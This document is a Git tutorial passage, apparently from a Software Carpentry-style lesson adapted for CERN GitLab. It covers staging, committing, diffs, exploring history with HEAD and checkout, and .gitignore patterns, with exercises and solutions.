The last line is the key phrase: "no changes added to commit". We have changed this file, but we haven't told Git we will want to save those changes (which we do with `git add`) nor have we saved them (which we do with `git commit`). So let's do that now. It is good practice to always review our changes before saving them. We do this using `git diff`. This shows us the differences between the current state of the file and the most recently saved version:

```
$ git diff
```

```
diff --git a/mars.txt b/mars.txt
index df0654a..315bf3a 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1 +1,2 @@
 Cold and dry, but everything is my favorite color
+The two moons may be a problem for Wolfman
```

The output is cryptic because it is actually a series of commands for tools like editors and `patch` telling them how to reconstruct one file given the other. If we break it down into pieces:

1. The first line tells us that Git is producing output similar to the Unix `diff` command comparing the old and new versions of the file.
2. The second line tells exactly which versions of the file Git is comparing; `df0654a` and `315bf3a` are unique computer-generated labels for those versions.
3. The third and fourth lines once again show the name of the file being changed.
4. The remaining lines are the most interesting, they show us the actual differences and the lines on which they occur. In particular, the `+` marker in the first column shows where we added a line.

After reviewing our change, it's time to commit it:

```
$ git commit -m "Add concerns about effects of Mars' moons on Wolfman"
$ git status
```

```
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

    modified:   mars.txt

no changes added to commit (use "git add" and/or "git commit -a")
```

Whoops: Git won't commit because we didn't use `git add` first. Let's fix that:

```
$ git add mars.txt
$ git commit -m "Add concerns about effects of Mars' moons on Wolfman"
```

```
[master 34961b1] Add concerns about effects of Mars' moons on Wolfman
 1 file changed, 1 insertion(+)
```


Git insists that we add files to the set we want to commit before actually committing anything. This allows us to commit our changes in stages and capture changes in logical portions rather than only large batches. For example, suppose we're adding a few citations to our supervisor's work to our thesis. We might want to commit those additions, and the corresponding addition to the bibliography, but *not* commit the work we're doing on the conclusion (which we haven't finished yet).

To allow for this, Git has a special *staging area* where it keeps track of things that have been added to the current changeset but not yet committed.

Staging Area

If you think of Git as taking snapshots of changes over the life of a project, `git add` specifies *what* will go in a snapshot (putting things in the staging area), and `git commit` then *actually takes* the snapshot, and makes a permanent record of it (as a commit). If you don't have anything staged when you type `git commit` , Git will prompt you to use `git commit -a` or `git commit --all` , which is kind of like gathering *everyone* for the picture! However, it's almost always better to explicitly add things to the staging area, because you might commit changes you forgot you made. (Going back to snapshots, you might get the extra with incomplete

makeup walking on the stage for the snapshot because you used `-a`!) Try to stage things manually, or you might find yourself searching for "git undo commit" more than you would like!



Let's watch as our changes to a file move from our editor to the staging area and into long-term storage. First, we'll add another line to the file:

```
$ nano mars.txt
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
```

```
$ git diff
```

```
diff --git a/mars.txt b/mars.txt
index 315bf3a..b36abfd 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1,2 +1,3 @@
 Cold and dry, but everything is my favorite color
 The two moons may be a problem for Wolfman
+But the Mummy will appreciate the lack of humidity
```

So far, so good: we've added one line to the end of the file (shown with a `+` in the first column). Now let's put that change in the staging area and see what `git diff` reports:

```
$ git add mars.txt
$ git diff
```

There is no output: as far as Git can tell, there's no difference between what it's been asked to save permanently and what's currently in the directory. However, if we do this:

```
$ git diff --staged
```

```
diff --git a/mars.txt b/mars.txt
index 315bf3a..b36abfd 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1,2 +1,3 @@
 Cold and dry, but everything is my favorite color
 The two moons may be a problem for Wolfman
+But the Mummy will appreciate the lack of humidity
```

it shows us the difference between the last committed change and what's in the staging area. Let's save our changes:

```
$ git commit -m "Discuss concerns about Mars' climate for Mummy"
```

```
[master 005937f] Discuss concerns about Mars' climate for Mummy
 1 file changed, 1 insertion(+)
```

check our status:

```
$ git status
```

```
On branch master
nothing to commit, working directory clean
```

and look at the history of what we've done so far:

```
$ git log
```

```
commit 005937fbe2a98fb83f0ade869025dc2636b4dad5
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Date:   Thu Aug 22 10:14:07 2013 -0400

    Discuss concerns about Mars' climate for Mummy

commit 34961b159c27df3b475cfe4415d94a6d1fcd064d
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Date:   Thu Aug 22 10:07:21 2013 -0400

    Add concerns about effects of Mars' moons on Wolfman

commit f22b25e3233b4645dabd0d81e651fe074bd8e73b
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Date:   Thu Aug 22 09:51:46 2013 -0400

    Start notes on Mars as a base
```

Word-based diffing

Sometimes, e.g. in the case of the text documments a line-wise diff is too coarse. That is where the `--color-words` option of `git diff` comes in very useful as it highlights the changed words using colors.

Paging the Log

When the output of `git log` is too long to fit in your screen, `git` uses a program to split it into pages of the size of your screen. When this "pager" is called, you will notice that the last line in your screen is a `:`, instead of your usual prompt.

- To get out of the pager, press `q`.
- To move to the next page, press the space bar.
- To search for `some_word` in all pages, type `/some_word` and navigate through matches pressing `n`.

Limit Log Size

To avoid having `git log` cover your entire terminal screen, you can limit the number of commits that Git lists by using `-N`, where `N` is the number of commits that you want to view. For example, if you only want information from the last commit you can use:

```
$ git log -1
```

```
commit 005937fbe2a98fb83f0ade869025dc2636b4dad5
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Date:   Thu Aug 22 10:14:07 2013 -0400

   Discuss concerns about Mars' climate for Mummy
```

You can also reduce the quantity of information using the `--oneline` option:

```
$ git log --oneline
```

```
* 005937f Discuss concerns about Mars' climate for Mummy
* 34961b1 Add concerns about effects of Mars' moons on Wolfman
* f22b25e Start notes on Mars as a base
```

You can also combine the `--oneline` options with others. One useful combination is:

```
$ git log --oneline --graph --all --decorate
```

```
* 005937f Discuss concerns about Mars' climate for Mummy (HEAD, master)
* 34961b1 Add concerns about effects of Mars' moons on Wolfman
* f22b25e Start notes on Mars as a base
```

Directories

Two important facts you should know about directories in Git.

1. Git does not track directories on their own, only files within them. Try it for yourself:

```
$ mkdir directory
$ git status
$ git add directory
$ git status
```


Note, our newly created empty directory `directory` does not appear in the list of untracked files even if we explicitly add it (*via* `git add`) to our repository. This is the reason why you will sometimes see `.gitkeep` files in otherwise empty directories. Unlike `.gitignore`, these files are not special and their sole purpose is to populate a directory so that Git adds it to the repository. In fact, you can name such files anything you like.

{:start="2"}

2. If you create a directory in your Git repository and populate it with files, you can add all files in the directory at once by:

```
git add <directory-with-files>
```

To recap, when we want to add changes to our repository, we first need to add the changed files to the staging area (`git add`) and then commit the staged changes to the repository (`git commit`):



Choosing a Commit Message

Which of the following commit messages would be most appropriate for the last commit made to `mars.txt` ?

1. "Changes"
2. "Added line 'But the Mummy will appreciate the lack of humidity' to mars.txt"
3. "Discuss effects of Mars' climate on the Mummy"

Solution

Answer 1 is not descriptive enough, and answer 2 is too descriptive and redundant, but answer 3 is good: short but descriptive.

Committing Changes to Git

Which command(s) below would save the changes of `myfile.txt` to my local Git repository?

1. `$ git commit -m "my recent changes"`
2. `$ git init myfile.txt` `$ git commit -m "my recent changes"`

3. `$ git add myfile.txt` `$ git commit -m "my recent changes"`
4. `$ git commit -m myfile.txt "my recent changes"`

Solution

1. Would only create a commit if files have already been staged.
2. Would try to create a new repository.
3. Is correct: first add the file to the staging area, then commit.
4. Would try to commit a file "my recent changes" with the message myfile.txt.

Committing Multiple Files

The staging area can hold changes from any number of files that you want to commit as a single snapshot.

1. Add some text to `mars.txt` noting your decision to consider Venus as a base
2. Create a new file `venus.txt` with your initial thoughts about Venus as a base for you and your friends
3. Add changes from both files to the staging area, and commit those changes.

Solution

First we make our changes to the `mars.txt` and `venus.txt` files:

```
$ nano mars.txt
$ cat mars.txt
```

```
Maybe I should start with a base on Venus.
```

```
$ nano venus.txt
$ cat venus.txt
```

```
Venus is a nice planet and I definitely should consider it as a base.
```

Now you can add both files to the staging area. We can do that in one line:

```
$ git add mars.txt venus.txt
```

Or with multiple commands:

```
$ git add mars.txt
$ git add venus.txt
```

Now the files are ready to commit. You can check that using `git status`. If you are ready to commit use:

```
$ git commit -m "Write plans to start a base on Venus"
```

```
[master cc127c2]
 Write plans to start a base on Venus
 2 files changed, 2 insertions(+)
 create mode 100644 venus.txt
```

Author and Committer

For each of the commits you have done, Git stored your name twice. You are named as the author and as the committer. You can observe that by telling Git to show you more information about your last commits:

```
$ git log --format=full
```

When commiting you can name someone else as the author:

```
$ git commit --author="Vlad Dracula <vlad@tran.sylvan.ia>"
```

Create a new repository and create two commits: one without the `--author` option and one by naming a colleague of yours as the author. Run `git log` and `git log --format=full`. Think about ways how that can allow you to collaborate with your colleagues.

Solution

```
$ git add me.txt
$ git commit -m "Update Vlad's bio." --author="Frank N. Stein <franky@monster.com>"
```

```
[master 4162a51] Update Vlad's bio.
Author: Frank N. Stein <franky@monster.com>
1 file changed, 2 insertions(+), 2 deletions(-)

$ git log --format=full
commit 4162a51b273ba799a9d395dd70c45d96dba4e2ff
Author: Frank N. Stein <franky@monster.com>
Commit: Vlad Dracula <vlad@tran.sylvan.ia>

Update Vlad's bio.

commit aaa3271e5e26f75f11892718e83a3e2743fab8ea
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Commit: Vlad Dracula <vlad@tran.sylvan.ia>

Vlad's initial bio.
```

Key Points

- `git status` shows the status of a repository.
- Files can be stored in a project's working directory (which users see), the staging area (where the next commit is being built up) and the local repository (where commits are permanently recorded).
- `git add` puts files in the staging area.
- `git commit` saves the staged content as a new commit in the local repository.
- Always write a log message when committing changes.

Exploring History

Learning Objectives

- Explain what the HEAD of a repository is and how to use it.
- Identify and use Git commit numbers.
- Compare various versions of tracked files.
- Restore old versions of files.

As we saw in the previous lesson, we can refer to commits by their identifiers. You can refer to the *most recent commit* of the working directory by using the identifier `HEAD`.

We've been adding one line at a time to `mars.txt`, so it's easy to track our progress by looking, so let's do that using our `HEAD`s. Before we start, let's make a change to `mars.txt`.

```
$ nano mars.txt
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
An ill-considered change
```

Now, let's see what we get.

```
$ git diff HEAD mars.txt
```

```
diff --git a/mars.txt b/mars.txt
index b36abfd..0848c8d 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1,3 +1,4 @@
 Cold and dry, but everything is my favorite color
 The two moons may be a problem for Wolfman
 But the Mummy will appreciate the lack of humidity
+An ill-considered change.
```

which is the same as what you would get if you leave out `HEAD` (try it). The real goodness in all this is when you can refer to previous commits. We do that by adding `~1` to refer to the commit one before `HEAD`.

```
$ git diff HEAD~1 mars.txt
```

If we want to see the differences between older commits we can use `git diff` again, but with the notation `HEAD~1`, `HEAD~2`, and so on, to refer to them:

```
$ git diff HEAD~2 mars.txt
```

```
diff --git a/mars.txt b/mars.txt
index df0654a..b36abfd 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1 +1,3 @@
 Cold and dry, but everything is my favorite color
+The two moons may be a problem for Wolfman
+But the Mummy will appreciate the lack of humidity
```

We could also use `git show` which shows us what changes we made at an older commit as well as the commit message, rather than the *differences* between a commit and our working directory that we see by using `git diff`.

```
$ git show HEAD~2 mars.txt
```

```
commit 34961b159c27df3b475cfe4415d94a6d1fcd064d
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Date:   Thu Aug 22 10:07:21 2013 -0400

    Add concerns about effects of Mars' moons on Wolfman

diff --git a/mars.txt b/mars.txt
index df0654a..315bf3a 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1 +1,2 @@
 Cold and dry, but everything is my favorite color
+The two moons may be a problem for Wolfman
```

In this way, we can build up a chain of commits. The most recent end of the chain is referred to as `HEAD`; we can refer to previous commits using the `~` notation, so `HEAD~1` (pronounced "head minus one") means "the previous commit", while `HEAD~123` goes back 123 commits from where we are now.

We can also refer to commits using those long strings of digits and letters that `git log` displays. These are unique IDs for the changes, and "unique" really does mean unique: every change to any set of files on any computer has a unique 40-character identifier. Our first commit was given the ID `f22b25e3233b4645dabd0d81e651fe074bd8e73b`, so let's try this:

```
$ git diff f22b25e3233b4645dabd0d81e651fe074bd8e73b mars.txt
```

```
diff --git a/mars.txt b/mars.txt
index df0654a..b36abfd 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1 +1,3 @@
 Cold and dry, but everything is my favorite color
+The two moons may be a problem for Wolfman
+But the Mummy will appreciate the lack of humidity
```

That's the right answer, but typing out random 40-character strings is annoying, so Git lets us use just the first few characters:

```
$ git diff f22b25e mars.txt
```

```
diff --git a/mars.txt b/mars.txt
index df0654a..b36abfd 100644
--- a/mars.txt
+++ b/mars.txt
@@ -1 +1,3 @@
 Cold and dry, but everything is my favorite color
+The two moons may be a problem for Wolfman
+But the Mummy will appreciate the lack of humidity
```

All right! So we can save changes to files and see what we've changed—now how can we restore older versions of things? Let's suppose we accidentally overwrite our file:

```
$ nano mars.txt
$ cat mars.txt
```

```
We will need to manufacture our own oxygen
```

`git status` now tells us that the file has been changed, but those changes haven't been staged:

```
$ git status
```

```
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

    modified:   mars.txt

no changes added to commit (use "git add" and/or "git commit -a")
```

We can put things back the way they were by using `git checkout`:

```
$ git checkout HEAD mars.txt
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
```

As you might guess from its name, `git checkout` checks out (i.e., restores) an old version of a file. In this case, we're telling Git that we want to recover the version of the file recorded in `HEAD`, which is the last saved commit. If we want to go back even further, we can use a commit identifier instead:

```
$ git checkout f22b25e mars.txt
```

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
```

```
$ git status
```

```
# On branch master
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)
# Changes not staged for commit:
#   (use "git add <file>..." to update what will be committed)
#   (use "git checkout -- <file>..." to discard changes in working directory)
#
#    modified:   mars.txt
#
no changes added to commit (use "git add" and/or "git commit -a")
```

Notice that the changes are on the staged area. Again, we can put things back the way they were by using `git checkout`:

```
$ git checkout -f master mars.txt
```


Don't Lose Your HEAD

Above we used


```
$ git checkout f22b25e mars.txt
```

to revert `mars.txt` to its state after the commit `f22b25e`. If you forget `mars.txt` in that command, Git will tell you that "You are in 'detached HEAD' state." In this state, you shouldn't make any changes. You can fix this by reattaching your head using `git checkout master`

It's important to remember that we must use the commit number that identifies the state of the repository *before* the change we're trying to undo. A common mistake is to use the number of the commit in which we made the change we're trying to get rid of. In the example below, we want to retrieve the state from before the most recent commit (`HEAD~1`), which is commit `f22b25e` :



So, to put it all together, here's how Git works in cartoon form:



Simplifying the Common Case

If you read the output of `git status` carefully, you'll see that it includes this hint:

```
(use "git checkout -- <file>..." to discard changes in working directory)
```

As it says, `git checkout` without a version identifier restores files to the state saved in `HEAD`. The double dash `--` is needed to separate the names of the files being recovered from the command itself: without it, Git would try to use the name of the file as the commit identifier.

The fact that files can be reverted one by one tends to change the way people organize their work. If everything is in one large document, it's hard (but not impossible) to undo changes to the introduction without also undoing changes made later to the conclusion. If the introduction and conclusion are stored in separate files, on the other hand, moving backward and forward in time becomes much easier.

Recovering Older Versions of a File

Jennifer has made changes to the Python script that she has been working on for weeks, and the modifications she made this morning "broke" the script and it no longer runs. She has spent ~ 1hr trying to fix it, with no luck...

Luckily, she has been keeping track of her project's versions using Git! Which commands below will let her recover the last committed version of her Python script called `data_cruncher.py` ?

1. `$ git checkout HEAD`
2. `$ git checkout HEAD data_cruncher.py`
3. `$ git checkout HEAD~1 data_cruncher.py`

4. `$ git checkout <unique ID of last commit> data_cruncher.py`
5. Both 2 and 4

Reverting a Commit

Jennifer is collaborating on her Python script with her colleagues and realizes her last commit to the group repository is wrong and wants to undo it. Jennifer needs to undo correctly so everyone in the group repository gets the correct change. `git revert [wrong commit ID]` will make a new commit that undoes Jennifer's previous wrong commit. Therefore `git revert` is different than `git checkout [commit ID]` because `checkout` is for local changes not committed to the group repository. Below are the right steps and explanations for Jennifer to use `git revert`, what is the missing command?

1. ____ # Look at the git history of the project to find the commit ID
2. Copy the ID (the first few characters of the ID, e.g. 0b1d055).
3. `git revert [commit ID]`
4. Type in the new commit message.
5. Save and close

Understanding Workflow and History

What is the output of cat venus.txt at the end of this set of commands?

```
$ cd planets
$ nano venus.txt #input the following text: Venus is beautiful and full of love
$ git add venus.txt
$ nano venus.txt #add the following text: Venus is too hot to be suitable as a base
$ git commit -m "Comment on Venus as an unsuitable base"
$ git checkout HEAD venus.txt
$ cat venus.txt #this will print the contents of venus.txt to the screen
```

1.

```
Venus is too hot to be suitable as a base
```

2.

```
Venus is beautiful and full of love
```

3.

```
Venus is beautiful and full of love
Venus is too hot to be suitable as a base
```

4.

```
Error because you have changed venus.txt without committing the changes
```

Solution

Line by line:

```
$ cd planets
```

Enters into the 'planets' directory

```
$ nano venus.txt #input the following text: Venus is beautiful and full of love
```

We created a new file and wrote a sentence in it, but the file is not tracked by git.

```
$ git add venus.txt
```

Now the file is staged. The changes that have been made to the file until now will be committed in the next commit.

```
$ nano venus.txt #add the following text: Venus is too hot to be suitable as a base
```

The file has been modified. The new changes are not staged because we have not added the file.

```
$ git commit -m "Comment on Venus as an unsuitable base"
```

The changes that were staged (Venus is beautiful and full of love) have been committed. The changes that were not staged (Venus is too hot to be suitable as a base) have not. Our local working copy is different than the copy in our local repository.

```
$ git checkout HEAD venus.txt
```

With checkout we discard the changes in the working directory so that our local copy is exactly the same as our HEAD, the most recent commit.

```
$ cat venus.txt #this will print the contents of venus.txt to the screen
```

If we print venus.txt we will get answer 2.

Checking Understanding of `git diff`

Consider this command: `git diff HEAD~3 mars.txt`. What do you predict this command will do if you execute it? What happens when you do execute it? Why?

Try another command, `git diff [ID] mars.txt`, where [ID] is replaced with the unique identifier for your most recent commit. What do you think will happen, and what does happen?

Getting Rid of Staged Changes

`git checkout` can be used to restore a previous commit when unstaged changes have been made, but will it also work for changes

that have been staged but not committed? Make a change to `mars.txt`, add that change, and use `git checkout` to see if you can remove your change.

Explore and Summarize Histories

Exploring history is an important part of git, often it is a challenge to find the right commit ID, especially if the commit is from several months ago.

Imagine the `planets` project has more than 50 files. You would like to find a commit with specific text in `mars.txt` is modified. When you type `git log`, a very long list appeared, How can you narrow down the search?

Recorded that the `git diff` command allow us to explore one specific file, e.g. `git diff mars.txt`. We can apply the similar idea here.

```
$ git log mars.txt
```

Unfortunately some of these commit messages are very ambiguous e.g. `update files`. How can you search through these files?

Both `git diff` and `git log` are very useful and they summarize different part of the history for you. Is that possible to combine both? Let's try the following:

```
$ git log --patch mars.txt
```

You should get a long list of output, and you should be able to see both commit messages and the difference between each commit.

Question: What does the following command do?

```
$ git log --patch HEAD~3 *.txt
```

Key Points

- `git diff` displays differences between commits.
- `git checkout` recovers old versions of files.

Ignoring Things

Learning Objectives

- Configure Git to ignore specific files.
- Explain why ignoring files can be useful.

What if we have files that we do not want Git to track for us, like backup files created by our editor or intermediate files created during data analysis. Let's create a few dummy files:

```
$ mkdir results
$ touch a.dat b.dat c.dat results/a.out results/b.out
```

and see what Git says:

```
$ git status
```

```
On branch master
Untracked files:
  (use "git add <file>..." to include in what will be committed)

    a.dat
    b.dat
    c.dat
    results/
nothing added to commit but untracked files present (use "git add" to track)
```

Putting these files under version control would be a waste of disk space. What's worse, having them all listed could distract us from changes that actually matter, so let's tell Git to ignore them.

We do this by creating a file in the root directory of our project called `.gitignore`:

```
$ nano .gitignore
$ cat .gitignore
```

```
*.dat
results/
```

These patterns tell Git to ignore any file whose name ends in `.dat` and everything in the `results` directory. (If any of these files were already being tracked, Git would continue to track them.)

Once we have created this file, the output of `git status` is much cleaner:

```
$ git status
```

```
On branch master
Untracked files:
  (use "git add <file>..." to include in what will be committed)

    .gitignore
nothing added to commit but untracked files present (use "git add" to track)
```

The only thing Git notices now is the newly-created `.gitignore` file. You might think we wouldn't want to track it, but everyone we're sharing our repository with will probably want to ignore the same things that we're ignoring. Let's add and commit `.gitignore`:

```
$ git add .gitignore
$ git commit -m "Add the ignore file"
$ git status
```

```
# On branch master
nothing to commit, working directory clean
```

As a bonus, using `.gitignore` helps us avoid accidentally adding to the repository files that we don't want to track:

```
$ git add a.dat
```

```
The following paths are ignored by one of your .gitignore files:
a.dat
Use -f if you really want to add them.
```

If we really want to override our ignore settings, we can use `git add -f` to force Git to add something. For example, `git add -f a.dat`. We can also always see the status of ignored files if we want:

```
$ git status --ignored
```

```
On branch master
Ignored files:
 (use "git add -f <file>..." to include in what will be committed)

        a.dat
        b.dat
        c.dat
        results/

nothing to commit, working directory clean
```

Ignoring Nested Files

Given a directory structure that looks like:

```
results/data
results/plots
```

How would you ignore only `results/plots` and not `results/data`?

Solution

As with most programming issues, there are a few ways that you could solve this. If you only want to ignore the contents of `results/plots`, you can change your `.gitignore` to ignore only the `/plots/` subfolder by adding the following line to your .gitignore:

`results/plots/`

If, instead, you want to ignore everything in `/results/`, but wanted to track `results/data`, then you can add `results/` to

your .gitignore and create an exception for the `results/data/` folder. The next challenge will cover this type of solution.

Sometimes the `**` pattern comes in handy, too, which matches multiple directory levels. E.g. `**/results/plots/*` would make git ignore the `results/plots` directory in any root directory.

Including Specific Files

How would you ignore all `.data` files in your root directory except for `final.data`? Hint: Find out what `!` (the exclamation point operator) does

Solution

You would add the following two lines to your .gitignore:

```
*.data          # ignore all data files
!final.data     # except final.data
```

The exclamation point operator will include a previously excluded entry.

Ignoring all data Files in a Directory

Given a directory structure that looks like:

```
results/data/position/gps/a.data
results/data/position/gps/b.data
results/data/position/gps/c.data
results/data/position/gps/info.txt
results/plots
```

What's the shortest `.gitignore` rule you could write to ignore all `.data` files in `result/data/position/gps`? Do not ignore the `info.txt`.

Solution

Appending `results/data/position/gps/*.data` will match every file in `results/data/position/gps` that ends with `.data`. The file `results/data/position/gps/info.txt` will not be ignored.

The Order of Rules

Given a `.gitignore` file with the following contents:

```
*.data
!*.data
```

What will be the result?

Solution

The `!` modifier will negate an entry from a previously defined ignore pattern. Because the `!*.data` entry negates all of the previous `.data` files in the `.gitignore`, none of them will be ignored, and all `.data` files will be tracked.

Log Files

You wrote a script that creates many intermediate log-files of the form `log_01`, `log_02`, `log_03`, etc. You want to keep them but you do not want to track them through `git`.

1. Write **one** `.gitignore` entry that excludes files of the form `log_01`, `log_02`, etc.
2. Test your "ignore pattern" by creating some dummy files of the form `log_01`, etc.
3. You find that the file `log_01` is very important after all, add it to the tracked files without changing the `.gitignore` again.
4. Discuss with your neighbor what other types of files could reside in your directory that you do not want to track and thus would exclude via `.gitignore`.

Solution

1. append either `log_*` or `log*` as a new entry in your .gitignore
2. track `log_01` using `git add -f log_01`

Key Points

- The `.gitignore` file tells Git what files to ignore.

Remotes in CERN GitLab

Learning Objectives

- Explain what remote repositories are and why they are useful.
- Push to or pull from a remote repository.

Prerequisites


- A SSH Key added to your CERN GitLab account, see here for instructions.
